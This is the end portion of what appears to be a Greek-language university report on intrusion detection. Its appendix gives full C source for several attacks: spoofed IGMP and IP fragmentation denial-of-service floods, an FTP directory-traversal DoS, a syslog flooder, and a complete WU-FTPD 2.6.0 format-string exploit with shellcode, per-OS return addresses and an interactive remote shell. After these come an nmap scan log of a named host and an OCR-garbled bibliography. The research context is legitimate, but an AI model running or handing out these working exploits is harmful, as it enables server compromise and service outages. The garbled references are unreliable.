        nleft -= 2;
    }

    if (nleft == 1) {
        *(u_char *)(&answer) = *(u_char *)w ;
        sum += answer;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
    return(answer);
}

int send_fawx(int socket,
                unsigned long spoof_addr,
                struct sockaddr_in *dest_addr) {

   unsigned char  *packet;
   struct ip   *ip;
   struct igmp *igmp;
   int rc;


   packet = (unsigned char *)malloc(sizeof(struct ip) +
                                    sizeof(struct igmp) + 8);

   ip = (struct ip *)packet;
   igmp = (struct igmp *)(packet + sizeof(struct ip));
```

```
   memset(ip,0,sizeof(struct ip) + sizeof(struct igmp) + 8);

   ip->ip_hl      = 5;
   ip->ip_v  = 4;
   ip->ip_id       = htons(34717);
   ip->ip_off |= htons(0x2000);
   ip->ip_ttl      = 255;
   ip->ip_p = IPPROTO_IGMP;
   ip->ip_src.s_addr    = spoof_addr;
   ip->ip_dst.s_addr     = dest_addr->sin_addr.s_addr;
   ip->ip_sum    = in_cksum(ip, sizeof(struct ip));


   igmp->igmp_type              = 8;
   igmp->igmp_code              = 0;

   if (sendto(socket,
              packet,
              sizeof(struct ip) +
              sizeof(struct igmp) + 1,0,
              (struct sockaddr *)dest_addr,
              sizeof(struct sockaddr)) == -1) { return(-1); }


   ip->ip_len  = htons(sizeof(struct ip) + sizeof(struct igmp) + 8);
   ip->ip_off = htons(8 >> 3);
   ip->ip_off |= htons(0x2000);
   ip->ip_sum    = in_cksum(ip, sizeof(struct ip));

   igmp->igmp_type = 0;
   igmp->igmp_code = 0;

   if (sendto(socket,
              packet,
              sizeof(struct ip) +
              sizeof(struct igmp) + 8,0,
              (struct sockaddr *)dest_addr,
              sizeof(struct sockaddr)) == -1) { return(-1); }

   free(packet);
   return(0);

}

int main(int argc, char * *argv) {

   struct sockaddr_in dest_addr;
   unsigned int i,sock;
   unsigned long src_addr;

   banner();
   if ((argc != 4)) {
      usage(argv[0]);
      return(-1);
   }
```

```
    if((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
       fprintf(stderr,"Error opening raw socket.\n");
       return(-1);
    }

    if (resolve(argv[1],0,&dest_addr) == -1) { return(-1); }
    src_addr = dest_addr.sin_addr.s_addr;

    if (resolve(argv[2],0,&dest_addr) == -1) { return(-1); }

    printf("Sending igmp-8+frag attacks to: %s.",argv[2]);
    for (i = 0;i < atoi(argv[3]);i++) {
       if (send_fawx(sock,
                     src_addr,
                     &dest_addr) == -1) {
          fprintf(stderr,"Error sending packet.\n");
          return(-1);
       }
       usleep(10000);
     }
printf(" *eof*\n");
}
```

[7]

```
/* IP DoS */


#include <stdio.h>
#include <stdlid.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
```

```
u_short in_cksum( u_short *, int );
int  send_oshare_packet( int, u_long );


/* Αλγόριθμος υπολογισμού αθροίσματος ελέγχου*/
/*θα μπορούσε να παραλειφθεί σε αυτή την επίθεση*/


u_short
in_cksum( u_short *addr, int len )
        {
        int             nleft   = len;
        u_short *w              = addr;
        int             sum     = 0;
        u_short answer          = 0;

        while( nleft > 1 )
                {
                sum += *w++;
                nleft -= 2;
                }

        if (nleft == 1)
                {
                *( u_char *)( &answer ) = *( u_char *)w;
                sum += answer;
                }

        sum      = ( sum >> 16 ) + ( sum & 0xffff );
        sum += ( sum >> 16 );
        answer = ~sum;
        return( answer );
        }



int
send_oshare_packet( int sock_send, u_long dst_addr )
        {
        char    *packet;
        int             send_status;
        struct  ip          *ip;
        struct  sockaddr_in     to;

        packet  = ( char *)malloc( 40 );
        ip              = ( struct      ip *)( packet );
        memset( packet, 0, 40 );

        ip->ip_v        = 4;
        ip->ip_hl       = 11;
        ip->ip_tos      = 0x00;
        ip->ip_len      = htons( 44 );
        ip->ip_id       = htons( 1999 );
        ip->ip_off      = htons( 16383 );
```

```
        ip->ip_ttl       = 0xff;
        ip->ip_p         = IPPROTO_UDP;
        ip->ip_src.s_addr        = htonl( inet_addr( "1.1.1.1" ) );
        ip->ip_dst.s_addr        = dst_addr;
        ip->ip_sum               = in_cksum( ( u_short *)ip, 44 );

        to.sin_family                   = AF_INET;
        to.sin_port                     = htons( 0x123 );
        to.sin_addr.s_addr              = dst_addr;

        send_status = sendto( sock_send, packet, 40, 0,( struct
sockaddr *)&to, sizeof( struct sockaddr ) );

        free( packet );
        return( send_status );
        }



int
main( int argc, char *argv[] )
        {
        char    tmp_buffer[ 1024 ];
        int             loop, loop2;

        int             sock_send;
        u_long  src_addr, dst_addr;
        u_short src_port, dst_port;

        struct  hostent         *host;
        struct  sockaddr_in     addr;

        time_t  t;

        if( argc != 3 )
                {
                printf( "Usage : %s <dst addr> <num(k)>\n", argv[0] );
                exit( -1 );
                }

        t = time( 0 );
        srand( ( u_int )t );


        memset( &addr, 0, sizeof( struct sockaddr_in ) );
        addr.sin_family         = AF_INET;
        addr.sin_addr.s_addr    = inet_addr( argv[1] );
        if( addr.sin_addr.s_addr == -1 )
                {
                host = gethostbyname( argv[1] );
                if( host == NULL )
                        {
                        printf( "Unknown host %s.\n", argv[1] );
                        exit( -1 );
                        }
                addr.sin_family = host->h_addrtype;
```

```
                memcpy( ( caddr_t )&addr.sin_addr, host->h_addr, host-
>h_length );
                }
        memcpy( &dst_addr, ( char *)&addr.sin_addr.s_addr, 4 );


        if( ( sock_send = socket( AF_INET, SOCK_RAW, IPPROTO_RAW ) ) ==
-1)
                {
                perror( "Getting raw send socket" );
                exit( -1 );
                }

        fflush( stdout );
        for( loop = 0; loop < atoi( argv[2] ); loop++ )
                {
                for( loop2 = 0; loop2 < 1000; loop2++ )
                        send_oshare_packet( sock_send, dst_addr );
                fprintf( stderr, "." );
                fflush( stdout );
                }
        printf( "\n\nDone.\n\n" );
        fflush( stdout );

        close( sock_send );
        exit( 0 );
        }
```

[8]

```
/* FTP DoS */

#include <stdio.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <string.h>

/* Το login του χρήστη που θα συνδεθεί στο server */
#define USER "anonymous"

/* Το password */
#define PASS "csst9834@cs.uoi.gr"

#define PORT 21
#define DELAY 2

main(int argc, char **argv)
{
        int sock, conn, i;
        char buffer[250];
        char user[30];
        char pass[30];
        struct hostent *hp;
        struct sockaddr_in sin;

        if (argc < 2)
        {
                printf("useage :: %s ip/hostname ", argv[0]);
                printf("example : %s 127.0.0.1 \n", argv[0]);
                exit(0);
        }

        if ((hp=gethostbyname(argv[1])) == NULL )
        {
                perror("gethostbyname() failed :");
                exit(-1);
        }

        sock = socket(AF_INET, SOCK_STREAM, 0);
        if (sock < 0)
        {
                perror("socket() failed :");
                exit(sock);
        }

        sin.sin_family      = AF_INET;
        sin.sin_port        = htons(PORT);
        sin.sin_addr.s_addr = inet_addr(argv[1]);

        conn = connect(sock, (struct sockaddr *)&sin, sizeof(sin));

        if (conn < 0)
        {
                perror("connect() failed :");
                exit(conn);
        }
```

```
        printf("ok, connected. \n");

        sprintf(user, "USER %s\r\n", USER );
        sprintf(pass, "PASS %s\r\n", PASS );

      sleep(DELAY);

        write(sock,user,strlen(user));
        printf("sended : %s", user);
        sleep(DELAY);

        write(sock,pass,strlen(pass));
        printf("sended : PASS ");
        for (i=0; i < strlen(PASS); i++)
        {
                printf("*");
        }
        printf("\n");
        sleep(DELAY);

        bzero(buffer, sizeof(buffer));
        sprintf(buffer, "EPSV\n");
        write(sock,buffer,strlen(buffer));
        printf("sended : %s", buffer);
        sleep(DELAY);

        bzero(buffer, sizeof(buffer));
        sprintf(buffer, "PASV\n");
        write(sock,buffer,strlen(buffer));
        printf("sended : %s", buffer);
        sleep(DELAY);

        bzero(buffer, sizeof(buffer));


      sprintf(buffer, "NLST
*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*
/../*\n");
        write(sock,buffer,strlen(buffer));
        printf("sended : %s", buffer);
        sleep(2*DELAY);
        close(sock);
}
/* EOF */
```

Από τον κώδικα μπορούμε να παρατηρήσουμε ότι η ίδια επίθεση θα μπορούσε να πραγματοποιηθεί αν ο επιτιθέμενος έκανε *σύνδεση* από κάποιον *ftp client* στο θύμα και έδινε από τη γραμμή εντολών την επίμαχη εντολή. Σε αυτή τη περίπτωση θα αυξάνονταν λίγο ο χρόνος της επίθεσης .

[9]

```
/* Syslog attack */


#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#define MAXLINE 512

/* Άνοιγμα αρχείου με junk δεδομένα */

dg_cli(fp, sockfd, pserv_addr, servlen)
 FILE *fp;
 int sockfd;
 struct sockaddr *pserv_addr;
 int servlen;
{
  int n;
  char sendline[MAXLINE], recvline[MAXLINE+1];

  while(fgets(sendline, MAXLINE, fp) != NULL) {
    n = strlen(sendline);
    if (sendto(sockfd, sendline, n, 0, pserv_addr, servlen) != n) {
      fprintf(stderr,"dg_cli: sendto error on socket\n");exit(1);}
  }
  if (ferror(fp)) {
    fprintf(stderr,"dg_cli: error reading file\n");exit(1);}
}

main(argc, argv)
int argc;
char *argv[];
{
  int sockfd;
  struct sockaddr_in serv_addr, cli_addr;
```

```
  if (argc != 2) {
    printf("Usage: %s target-ip-number\n",argv[0]);
    printf("\n-- Reads STDIN, sends to \"target-ip-numbers\" ");
    printf("syslog daemon.\n");
    printf("To send certain types of messages, use the number
found\n");
    printf("below in brackets.  IE, \"<0>This is a LOG_EMERG\"\n");
    printf("-------------------------------------------------------------
\n");
    printf("From SUNOS /usr/include/syslog.h\n");
    printf("-------------------------------------------------------------
\n");
    printf("LOG_EMERG      0    /* system is unusable */\n");
    printf("LOG_ALERT      1    /* action must be taken immediately
*/\n");
    printf("LOG_CRIT       2    /* critical conditions */\n");
    printf("LOG_ERR        3    /* error conditions */\n");
    printf("LOG_WARNING    4    /* warning conditions */\n");
    printf("LOG_NOTICE     5    /* normal but signification condition
*/\n");
    printf("LOG_INFO       6    /* informational */\n");
    printf("LOG_DEBUG      7    /* debug-level messages */\n");
    printf("-------------------------------------------------------------
\n\n");
    exit(0);
  }

  bzero((char *) &serv_addr, sizeof(serv_addr));
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_addr.s_addr = inet_addr(argv[1]);
  serv_addr.sin_port = htons(514);

  /* Άνοιγμα UDP socket */

  if ((sockfd=socket(AF_INET, SOCK_DGRAM,0)) <0) {
    fprintf(stderr,"sysfog: Can't open UDP Socket\n");exit(1);}

  bzero((char *) &cli_addr, sizeof(cli_addr));
  cli_addr.sin_family = AF_INET;
  cli_addr.sin_addr.s_addr = htonl(INADDR_ANY);
  cli_addr.sin_port = htons(0);
  if (bind(sockfd, (struct sockaddr *) &cli_addr, sizeof(cli_addr)) <0)
{
    fprintf(stderr,"sysfog: Can't bind local address\n");exit(1);}

  dg_cli(stdin, sockfd, (struct sockaddr *) &serv_addr,
sizeof(serv_addr));

  close(sockfd);
  exit(0);
}
```

[10]

```
/* Buffer Overflow στον WUFTPD 2.6.0 */


#include <stdio.h>
#include <stdlib.h>
#include <stdarg.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <unistd.h>
#include <arpa/inet.h>


#define repln   if (getreply(0) < 0) return -1
#define replv   if (getreply(1) < 0) return -1


char usage[] = "Usage: <executable> [-l login] [-o port] [-f retofs] [-
s retlocofs]\n\
t<-t type> <hostname>";
char recvbuf[BUFSIZ], sendbuf[BUFSIZ];
FILE *cin, *cout;
```

```
/* Διαθέσιμος κώδικας shell για Linux */

char linuxcode[]=
        "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80\x31\xc0\x31\xdb"
        "\x43\x89\xd9\x41\xb0\x3f\xcd\x80\xeb\x6b\x5e\x31\xc0\x31"
        "\xc9\x8d\x5e\x01\x88\x46\x04\x66\xb9\xff\x01\xb0\x27\xcd"
        "\x80\x31\xc0\x8d\x5e\x01\xb0\x3d\xcd\x80\x31\xc0\x31\xdb"
        "\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9\x31\xc0\x8d\x5e"
        "\x08\xb0\x0c\xcd\x80\xfe\xc9\x75\xf3\x31\xc0\x88\x46\x09"
        "\x8d\x5e\x08\xb0\x3d\xcd\x80\xfe\x0e\xb0\x30\xfe\xc8\x88"
        "\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c\x89"
        "\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\x31\xc0\x31"
        "\xdb\xb0\x01\xcd\x80\xe8\x90\xff\xff\xff\x30\x62\x69\x6e"
        "\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e\x67\x6c\x69"
        "\x6e\x40\x6b\x6f\x63\x68\x61\x6d\x2e\x6b\x61\x73\x69\x65"
        "\x2e\x63\x6f\x6d";

/* Διαθέσιμος κώδικας shell για BSD */

char bsdcode[] =
        "\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43"
        "\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
        "\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\x01\x53\x53\xb0\x88"
        "\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80\x31"
        "\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9\x31"
        "\xc0\x8d\x5e\x08\x53\x53\xb0\x0c\xcd\x80\xfe\xc9\x75\xf1"
        "\x31\xc0\x88\x46\x09\x8d\x5e\x08\x53\x53\xb0\x3d\xcd\x80"
        "\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46\x07"
        "\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
        "\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53\x53"
        "\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\x30\x62\x69\x6e\x30"
        "\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e\x67\x6c\x69\x6e"
        "\x40\x6b\x6f\x63\x68\x61\x6d\x2e\x6b\x61\x73\x69\x65\x2e"
        "\x63\x6f\x6d";

struct platforms
{
        char *os;
        char *version;
        char *code;
        int align;
        int eipoff;
        long ret;
        long retloc;
        int sleep;
};

/* Ευάλωτα λειτουργικά συστήματα */

struct platforms targ[] =
{
        { "FreeBSD 3.4-STABLE", "2.6.0-ports", bsdcode, 2, 1024,
0x80b1f10, 0xbfbfcc04, 0 },
        { "FreeBSD 5.0-CURRENT", "2.6.0-ports", bsdcode, 2, 1024,
0x80b1510, 0xbfbfec0c, 0 },
        { "FreeBSD 3.4-STABLE", "2.6.0-packages", bsdcode, 2, 1024,
0x80b1510, 0xbfbfe798, 0 },
```

```
        { "FreeBSD 3.4-STABLE", "2.6.0-venglin", bsdcode, 2, 1024,
0x807078c, 0xbfbfcc04, 0 },
        { "RedHat Linux 6.2", "2.6.0-RPM", linuxcode, 2, 1024,
0x80759e0, 0xbfffcf74, 0 },
        { "RedHat Linux 6.2", "2.6.0-RPM", linuxcode, 2, 1024,
0x80759e0, 0xbfffd074, 0 },
        { "RedHat Linux 6.2", "2.6.0-RPM", linuxcode, 2, 1024,
0x80759e0, 0xbfffcf84, 0 },
        { "RedHat Linux 6.2", "2.6.0-RPM", linuxcode, 2, 1024,
0x80759e0, 0xbfffd04c, 0 },
        { "RedHat Linux 6.2-SMP", "2.6.0-RPM", linuxcode, 2, 1024,
0x80759e0, 0xbfffd0e4, 0 },
        { NULL, NULL, NULL, 0, 0, 0, 0 }
};

long getip(name)
char *name;
{
        struct hostent *hp;
        long ip;
        extern int h_errno;

        if ((ip = inet_addr(name)) < 0)
        {
                if (!(hp = gethostbyname(name)))
                {
                        fprintf(stderr, "gethostbyname(): %s\n",
                                strerror(h_errno));
                        exit(1);
                }
                memcpy(&ip, (hp->h_addr), 4);
        }

        return ip;
}

int connecttoftp(host, port)
char *host;
int port;
{
        int sockfd;
        struct sockaddr_in cli;

        bzero(&cli, sizeof(cli));
        cli.sin_family = AF_INET;
        cli.sin_addr.s_addr=getip(host);
        cli.sin_port = htons(port);

        if((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
        {
                perror("socket");
                return -1;
        }

        if(connect(sockfd, (struct sockaddr *)&cli, sizeof(cli)) < 0)
        {
                perror("connect");
```

```
                close(sockfd);
                return -1;
        }

        cin = fdopen(sockfd, "r");
        cout = fdopen(sockfd, "w");

        if (!cin || !cout)
        {
                close(sockfd);
                return -1;
        }

        return sockfd;
}

int command(const char *fmt, ...)
{
        char buf1[BUFSIZ], buf2[BUFSIZ*2], *p, *q;

        va_list args;

        if (!cout)
                return -1;

        bzero(buf1, BUFSIZ);
        bzero(buf2, BUFSIZ*2);

        va_start(args, fmt);
        vsnprintf(buf1, BUFSIZ, fmt, args);
        va_end(args);

        for (p=buf1,q=buf2;*p;p++,q++)
        {
                if (*p == '\xff')
                {
                        *q++ = '\xff';
                        *q = '\xff';
                }
                else
                        *q = *p;
        }

        fprintf(cout, "%s", buf2);


        fputs("\r\n", cout);
        (void)fflush(cout);
        return 0;
}

int getreply(v)
int v;
{
        if (!(fgets(recvbuf, BUFSIZ, cin)))
                return -1;
```

```
        if (v)
                fprintf(stderr, "<-- %s", recvbuf);

        return 0;
}

int logintoftp(login, passwd)
char *login, *passwd;
{
        do
                repl;
        while (strncmp(recvbuf, "220 ", 4));

        if ((command("USER %s", login)) < 0)
                return -1;

        repl;

        if (strncmp(recvbuf, "331", 3))
        {
                puts(recvbuf);
                return -1;
        }

        if ((command("PASS %s", passwd) < 0))
                return -1;

        do
                repl;
        while (strncmp(recvbuf, "230 ", 4));

        return 0;
}

/* Έλεγχος εάν ο ftp sever είναι ευάλωτος */

int checkvuln(void)
{
        command("SITE EXEC %%p");
        repl;

        if(strncmp(recvbuf, "200-", 4))
                return -1;

        if(strncmp(recvbuf+4, "0x", 2))
                return -1;

        repl;

        return 0;
}


/* Εύρεση διεύθυνσης επιστροφής */

int findeip(eipoff, align)
```

```
int eipoff, align;
{
        int i, j, off;
        char *p1;
        char eip1[10], eip2[10];

        for (i=eipoff;;i+=8)
        {
                fprintf(stderr, "at offset %d\n", i);
                strcpy(sendbuf, "SITE EXEC ");

                for (j=0;j<align;j++) strcat(sendbuf, "a");
                strcat(sendbuf, "abcd");

                for (j=0;j<eipoff/8;j++) strcat(sendbuf, "%%.f");
                for (j=0;j<(i-eipoff)/8;j++) strcat(sendbuf, "%%d%%d");
                strcat(sendbuf, "|%%.8x|%%.8x");

                if (command(sendbuf) < 0)
                        return -1;

                repl;

                if (!(p1 = strchr(recvbuf, '|')))
                        return -1;

                strncpy(eip1, p1+1, 8);
                strncpy(eip2, p1+10, 8);

                eip1[8] = eip2[8] = '\0';

                if (!(strcmp(eip1, "64636261")))
                {
                        off = i;
                        break;
                }

                if (!(strcmp(eip2, "64636261")))
                {
                        off = i + 4;
                        break;
                }

                repl;
        }

        repl;

        return off;
}

/* Εκτέλεση του κώδικα shell */

char *putshell(type)
int type;
{
        static char buf[400];
```

```
        int noplen;

        char *code = targ[type].code;

        noplen = sizeof(buf) - strlen(code) - 2;

        memset(buf, 0x90, noplen);
        buf[noplen+1] = '\0';
        strcat(buf, code);

        return buf;
}

/* Διαγραφή διεύθυνσης επιστροφής */

int overwrite(ptr, off, align, retloc, eipoff)
long ptr, retloc;
int off, align, eipoff;
{
        int i, size = 0;
        char buf[100];

        fprintf(stderr, "RET: %p, RET location: %p,"
                " RET location offset on stack: %d\n",
                (void *)ptr, (void *)retloc, off);

        if (off >= 12)
        {

                strcpy(sendbuf, "SITE EXEC ");

                for (i=0;i<eipoff/8;i++) strcat(sendbuf, "%%.f");
                for (i=0;i<(off-eipoff-8)/8;i++) strcat(sendbuf,
"%%d%%d");

                if (((off-eipoff-8) % 8) != 0) strcat(sendbuf,
"%%d%%d");

                if (command(sendbuf) < 0)
                        return -1;

                repl;

                size = strlen(recvbuf+4) - 2;

                repl;
        }

        fprintf(stderr, "Reply size: %d, New RET: %p\n", size,
                (void *)(ptr-size));

        strcpy(sendbuf, "SITE EXEC ");
        for (i=0;i<align;i++) strcat(sendbuf, "a");

        sprintf(buf, "%c%c%c%c", ((int)retloc & 0xff),
                (((int)retloc & 0xff00) >> 8),
                (((int)retloc & 0xff0000) >> 16),
```

```
                (((int)retloc & 0xff000000) >> 24));

        strcat(sendbuf, buf);

        for (i=0;i<eipoff/8;i++) strcat(sendbuf, "%%.f");
        for (i=0;i<(off-eipoff-8)/8;i++) strcat(sendbuf, "%%d%%d");

        if (((off-eipoff-8) % 8) != 0) strcat(sendbuf, "%%d%%d");

        strcat(sendbuf, "%%.");
        sprintf(buf, "%d", (int)ptr-size);
        strcat(sendbuf, buf);
        strcat(sendbuf, "d%%n");

        if (command(sendbuf) < 0)
                return -1;

        return 0;
}

/* Έναρξη shell για εκτέλεση εντολών */

int sh(sockfd)
int sockfd;
{
        char buf[BUFSIZ];
        int c;
        fd_set rf, drugi;
        char cmd[] = "uname -a ; pwd ; id\n";

        FD_ZERO(&rf);
        FD_SET(0, &rf);
        FD_SET(sockfd, &rf);
        write(sockfd, cmd, strlen(cmd));

        while (1)
        {
                bzero(buf, BUFSIZ);
                memcpy (&drugi, &rf, sizeof(rf));
                select(sockfd+1, &drugi, NULL, NULL, NULL);
                if (FD_ISSET(0, &drugi))
                {
                        c = read(0, buf, BUFSIZ);
                        send(sockfd, buf, c, 0x4);
                }

                if (FD_ISSET(sockfd, &drugi))
                {
                        c = read(sockfd, buf, BUFSIZ);
                        if (c<0) return 0;
                        write(1,buf,c);
                }
        }
}

int main(argc, argv)
int argc;
```

```
char **argv;
{
        extern int optind, opterr;
        extern char *optarg;
        int ch, type, port, eipoff, fd, retofs, retlocofs, align, i,
retoff;
        long ret, retloc;
        char login[BUFSIZ], password[BUFSIZ];

        opterr = retofs = retlocofs = 0;
        strcpy(login, "ftp");
        type = -1;
        port = 21;

        while ((ch = getopt(argc, argv, "l:f:s:t:o")) != -1)
                switch((char)ch)
                {
                        case 'l':
                                strcpy(login, optarg);
                                break;

                        case 't':
                                type = atoi(optarg);
                                break;

                        case 'o':
                                port = atoi(optarg);
                                break;

                        case 'f':
                                retofs = atoi(optarg);
                                break;

                        case 's':
                                retlocofs = atoi(optarg);
                                break;

                        case '?':
                        default:
                                puts(usage);
                                exit(0);
                }

        argc -= optind;
        argv += optind;

        if (type < 0)
        {
                fprintf(stderr, "Please select platform:\n");
                for (i=0;targ[i].os;i++)
                {
                        fprintf(stderr, "\t-t %d : %s %s (%p / %p)\n",
i,
                                targ[i].os, targ[i].version,
                                (void *)targ[i].ret,
                                (void *)targ[i].retloc);
                }
```

```
                exit(0);
        }

        fprintf(stderr, "Selected platform: %s with WUFTPD %s\n\n",
                targ[type].os, targ[type].version);

        eipoff = targ[type].eipoff;
        align = targ[type].align;
        ret = targ[type].ret;
        retloc = targ[type].retloc;
        retloc += retlocofs;
        ret += retofs;

        if (argc != 1)
        {
                puts(usage);
                exit(0);
        }

        strcpy(password, putshell(type));

        if ((fd = connecttoftp(*argv, port)) < 0)
        {
                (void)fprintf(stderr, "Connection to %s failed.\n",
*argv);
                exit(1);
        }

        (void)fprintf(stderr, "Connected to %s. Trying to log in.\n",
*argv);

        if (logintoftp(login, password) < 0)
        {
                (void)fprintf(stderr, "Logging in to %s (%s)
failed.\n",
                        *argv, login);
                exit(1);
        }

        (void)fprintf(stderr, "Logged in as %s. Checking
vulnerability.\n",
                login);

        sleep(targ[type].sleep);

        if (checkvuln() < 0)
        {
                (void)fprintf(stderr, "Sorry, this version isn't"
                        " vulnerable or uses internal vsnprintf().\n");
                exit(1);
        }

        (void)fprintf(stderr, "Ok, trying to find offset (initial:
%d)\n",
                eipoff);

        if ((retoff = findeip(eipoff, align)) < 0)
```

```
        {
                (void)fprintf(stderr, "\nError finding offset. Adjust"
                        " align.\n");
                exit(1);
        }

        if (overwrite(ret, retoff, align, retloc, eipoff) < 0)
        {
                (void)fprintf(stderr, "Error overwriting RET addr.\n");
                exit(1);
        }

        fprintf(stderr, "Wait up to few minutes for reply. It depends
on "

                        "victim's CPU speed.\n");
        sh(fd);
        exit(0);
}
```

[11]

```
nmap -v -O zeus.cs.uoi.gr

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )

Host zeus.cs.uoi.gr (195.130.121.11) appears to be up ... good.
Initiating SYN Stealth Scan against zeus.cs.uoi.gr (195.130.121.11)
Adding open port 2003/tcp
Adding open port 19/tcp
Adding open port 13/tcp
Adding open port 37/tcp
Adding open port 32777/tcp
Adding open port 21/tcp
Adding open port 79/tcp
Adding open port 22/tcp
Adding open port 6000/tcp
Adding open port 32771/tcp
Adding open port 23/tcp
Adding open port 80/tcp
Adding open port 6112/tcp
Adding open port 4045/tcp
Adding open port 514/tcp
Adding open port 9/tcp
Adding open port 513/tcp
Adding open port 110/tcp
Adding open port 512/tcp
Adding open port 111/tcp
Adding open port 32787/tcp
Adding open port 7/tcp
Adding open port 32780/tcp
Adding open port 7100/tcp
Adding open port 25/tcp
Adding open port 993/tcp
Adding open port 143/tcp
Adding open port 540/tcp
Adding open port 2049/tcp
Adding open port 515/tcp
The SYN Stealth Scan took 2 seconds to scan 1601 ports.
For OSScan assuming that port 7 is open and port 1 is closed and nei-
ther are firewalled
Interesting ports on zeus.cs.uoi.gr (195.130.121.11):
(The 1570 ports scanned but not shown below are in state: closed)
Port State Service
7/tcp open echo
9/tcp open discard
13/tcp open daytime
19/tcp open chargen
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
37/tcp open time
79/tcp open finger
80/tcp open http
110/tcp open pop-3
111/tcp open sunrpc
143/tcp open imap2
```

```
177/tcp filtered xdmcp
512/tcp open exec
513/tcp open login
514/tcp open shell
515/tcp open printer
540/tcp open uucp
993/tcp open imaps
2003/tcp open cfingerd
2049/tcp open nfs
4045/tcp open lockd
6000/tcp open X11
6112/tcp open dtspc
7100/tcp open font-service
32771/tcp open sometimes-rpc5
32777/tcp open sometimes-rpc17
32780/tcp open sometimes-rpc23
32787/tcp open sometimes-rpc27

Remote operating system guess: Solaris 2.6 - 7 (SPARC)
Uptime 55.239 days (since Tue Aug 6 12:38:25      )
TCP Sequence Prediction: Class = random positive increments
Difficulty = 4578 (Formidable)
IP ID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 10 seconds
```

Το flag –v χρησιμοποιείται απλά για την εμφάνιση περισσοτέρων στοιχείων από την αναζήτηση, ενώ το –O για την αποκάλυψη του λειτουργικού συστήματος. Η έκδοση του nmap που χρησιμοποιήθηκε είναι η 3.00 σε λειτουργικό OpenBSD 3.1.

Βιβλιογραφία

[1] J. P. Anderson. Computer Security Threat Monitorηg and Surveillance. Technical report, James P. Anderson Co., Fort Washington, PA, Apri11980.

[2] Dorothy Denning. An intrusion-detection model. IEEE Transactions oη Software Engineering, 13(2):222-232, 1987.

[3] Michael M. Sebring, Eric Shellhouse, Mary E. Hanna, and Alan Whitehurst. Expert systems in intrusion detection: A case study. Iη Proc. 11 th National Computer Security Conference, pages 74-81, Ba1timore, MD, October 1988.

[4] L. Halme and B. Kahn. Building a Security Monitor with Adaptive User Work Proles. Iη Proceedings ofthe 11th National Computer Security Conference, October 1988.

[5] Teresa F. Lunt. Automated audit trail analysis and intrusion detection: A survey. Iη Proceedings ofthe 11th National Computer Security Conference, Ba1timore, MD, October 1988.

[6] Kevin L. Fox, Ronda R. Henning, Jonathan H. Reed, and Richard Simonian. A Neural Network Approach Towards Intrusion Detection. Iη Proceedings of the 13th National Computer Security Conference, pages 125-134, Washington, DC, October 1990.

[7] Kevin L. Fox, Ronda R. Henning, Jonathan H. Reed, and Richard P. Simonian. A Neural Network Approach Towards Intrusion Detection. Technical report, Harήs Corporation, Govermment Information Systems Division, P.o. Boχ 98000, melboume, FL 32902, July 1990.

[8] Herve Debar, Monique Becker, and Didier Siboni. A neural network component for an intrusion detection system. Iη Proceedings of the 1992 IEEE Computer Society Symposium oη Research in Security and pages 240{250, Oakland, CA, May 1992.

[9] Jake Ryan, Meng-Jang Lin, and Risto Miikkulainen. Intrusion detection with neural networks.

Iη Advances in Neural Information Processing Systems 10 (Proceedings ofNIPS 1997, Denver, CO), Cambridge, MA, 1998. MIT Press.

[10] Sandeep Kumar and Eugene Spaord. A pattem matching model for misuse intrusion detection.
Iη Proceedings of the 17th National Computer Security Conference, pages 11-21, October 1994.

[11] UlfLindqvist and Phillip A. Ροπas. Detecting Computer and Network Misuse Through the Production-Based Expert System Toolset (P-BEST). Iη

Proceedings ofthe 1999 IEEE Symposium oη Security and, Oakland, CA, May 1999.

[12] Martin Roesch. Snort: The open sonrce network intrusion detection system, available for download at http://www.snort.org.

[13]N. W. Cohen. Fast efective rule induction Machine Learning: The 12th 1ntemational

[14.] Tcresa Lunt and R. Jagannathan. A prototype real-time intrusion-detection expert system. 1η fJrocecdings ofthe 1988 Symposium oη Security and PήvaCY, pages 59-66, Oakland, CA, April 1988.

[15]Stcphcn Smaha. Haystack: Aπ intrusion detection systeI1).. 1η Fourth Aerospace Computer Sccurity App1ications Conference, pages 37-44, October 1988.

16] I. Todd Heberlein, Gihan V. Dias, Kar1 N. Levitt, Biswanath Mukherjee, JeWood, and David Wolber. A ηetwork Security monitor. 1η Proceedings ofthe 1990 1EEE Symposium oη f{csearch in Security and PήvaCY, pages 296-304, Oak1and, CA, May 1990. IEEE Computer Society Press, Los A1amitos, CA.

